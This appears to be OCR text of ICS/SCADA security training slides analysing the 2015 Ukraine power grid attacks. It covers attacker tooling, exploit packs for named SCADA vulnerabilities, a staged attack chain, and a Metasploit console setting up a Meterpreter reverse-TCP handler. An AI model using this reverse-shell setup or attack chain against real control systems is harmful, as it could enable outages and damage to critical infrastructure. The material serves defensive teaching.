
- Password hash techniques
- Brute force
- Defaults
- Remote Access Toolkits


```
Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

     =[ metasploit v4.11.4-2015071403             ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post      ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

PAYLOAD => windows/meterpreter/reverse_tcp
LPORT => 4444
LHOST => 0.0.0.0
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
```


Force Multipliers




- Metasploit Interface
- Point-and-click


1 Reconnaissance
2 Spear phish
3 Foothold
4 Credentials / Pivot
5 VPN Access / Discovery
6 Operations / firmware
7 KillDisk, UPS, TDOS
Internet
Routers
Firewalls
VLANS
Servers
Servers
Print Servers
UPS
Network Copiers
Printers
HMI
Workstations
Workstations
Servers
Servers
Servers


Target and Position
1
Reconnaissance
2
Spear phish
3
Foothold
4
Credentials / Pivot
5
VPN Access / Discovery
6
Operations / firmware
7
KillDisk, UPS, TDOS
Escalate & expand Leverage Trusted Comms & Develop SOE
Execute operations & impair restoration


Internet
Routers
Firewalls
VLANS
Directory Servers
Email Servers
File and Print Servers
UPS
Network Copiers
Printers
Operator HMI
Business Workstations
Support Workstations
Control Servers
Display Servers
Comm Servers




Lab Exercise

Bypassing the HMI

One Goal – Multiple Paths


Phantom Mouse
Remote Admin Tools at OS-level




Rogue Client
Remote SCADA Client Software

Lab 4 Direct to the Field –

Where are you?




APT
STAGE 1 - Intrusion
Observable Steps
Reconnaissance
Weaponization
Targeting
Delivery
Exploit
Install / Modify
C2
Act
STAGE 2 - ICS Attack
Develop
Test
Deliver
Install / Modify
Execute ICS Attack
Attack with Impact
E-mail Infected Microsoft Office Files
Phishing E-mails
BlackEnergy 3
VPN & Credential Theft
Network & Host Discovery
Malicious Firmware Development
SCADA Hijack (HMI/Client)
Breaker Open Commands
UPS Modification
Firmware Upload
KillDisk Overwrites
Power Outage(s)

Keeping Perspective


- The Ukraine cyber attacks are the first publicly acknowledged intentional attacks to result in power outages. As future attacks occur it is important to scope the impacts of the incident.
- Power outages should be measured in scale (number of customers and electricity infrastructure involved) and in duration to full restoration. These incidents impacted up to 225,000 customers in three different distribution level service territories lasting several hours. These incidents would be rated on a macro scale as low in terms of power system impacts as the outage impacted a very small number of power consumers in Ukraine and the duration was limited.
- We are confident the companies impacted would have rated these incidents as high or critical to their business and reliability of their systems.

How Sophisticated Was it?

RESPONSE: Just enough

What we should understand

- Attacks were planned, coordinated, and required a high-degree of orchestration
- Aggressive CONOP development-to-operations cycle
- Attacks required multiple operators
- Simultaneous actions & mistakes
- Multi-staged Kill Chain
- Multiple attack elements
- Custom attacks developed
- Multi-staged attack
- Attackers achieved objectives
- Targets used different SCADA/DMS



Attacker Mistakes

- Tripped substation power bus before completing operations (batting out of order)
- Operated Siemens Spectrum server without confirming trip command
- Operating a test system that was not connected to SCADA Server
- When using rlogin some attackers forgot to enable option to remove local control
- Did not right-click on system to get operational commands menu
- Did not lock out all dispatchers prior to start of attack – remaining operator battled attacker for control of the system


Observed Actor Capabilities


- ICS-specific delivery and manipulation
- Effective action agnostic to SCADA manufacturer & system configuration
- Firmware capable impacts
  - Permanent Denial of Service (Bricking)
- Data destruction/resource depletion (KillDisk Module)
- Moderate cyber tradecraft with effective harvesting of credentials and take over of IT infrastructure
- CONOPS that considered operational procedures (inclusion of elements that frustrated restoration efforts)
- There were NO identifiable ICS/SCADA exploits, more taking advantage of features

Additional Observations

- Attackers had significant cyber operations capabilities
- The attackers had Low to Moderate power systems knowledge
- There was a high level of coordination between operators attacking different sites
- Multiple human attackers
- Operational Pre-Planning of expected restoration time by attackers
- Some elements could have been more impactful with minor modifications
- It is likely other critical infrastructure sectors are vulnerable to similar attacks
- There appeared to be a lack of basic security controls in this environment
- Many questions remain

Rating this Attack





Summary


- Some sophistication in the SCADA/DMS hijacking method, but the majority of it was not
- Rogue client hijacking demonstrated some customization
- Electricity outage in three service territories restored in hours
- A complex and successful attack plan

Target Selection?

- The adversaries employed a consistent attack approach to all three impacted targets, as well as consistent tactics to impact field controllable elements and irreparably damage field devices. Based on public reporting, it is unknown if targets were selected based on common technologies in use, system architectures, reconnaissance operations, or service territories.

State Post Incidents

- Impacted Oblenergos remain susceptible to the adversary
- Remediation and effective eradication will require longer term and expensive mitigations to prevent future attacks
- It is highly likely that additional Oblenergos are deeply compromised to include other elements of the Ukrainian power system such as the Transmission Operator



Lab Exercise

Firmware Analysis


608

Force Multipliers

SCADA+ 1.47


SCADA+ 1.47 contains 3 new [0day] modules for following SCADA software and tools:
- Century Star SCADA httpsvr infoleak Vulnerability. [0-Day]
- Modbus SCADA (WLC Systems) DLL Hijacking. [0-Day]
- MOXA SoftCMS AspWebServer Denial Of Service Vulnerability. [0-Day]

SCADA+ 1.6

New SCADA+ version 1.6 is out with following stuff for newest CVE listed vulns. some of them were found by Luigi Auriemma:
- Cogent DataHub Directory traversal vulnerability. CVE-2011-3500.
- DAQFactory <= v.5.85 build 1853 stack based buffer overflow. CVE-2011-3492
- CarelDataServer Directory traversal vulnerability. CVE-2011-3487
- Procyon Core Server stack buffer overflow. CVE-2011-3322
- SCADAPRO <= v.4.0.0.0 unauthenticated remote command execution. no CVE, but public.

- GLEG
- SCADA+ focused on Industrial control system software and hardware
- Numerous 0 Days

Force Multipliers



- Immunity – Canvas
- Exploitation framework and toolset
- 3rd party products, includes Gleg


Prykarpattyaoblenergo Event

- Found Kryptik backdoor in addition to BE
- 16 of 17 substations suffered outage
- Attacker disconnected 1 UPS for internal phone server
- 10 Ethernet-serial converters damaged
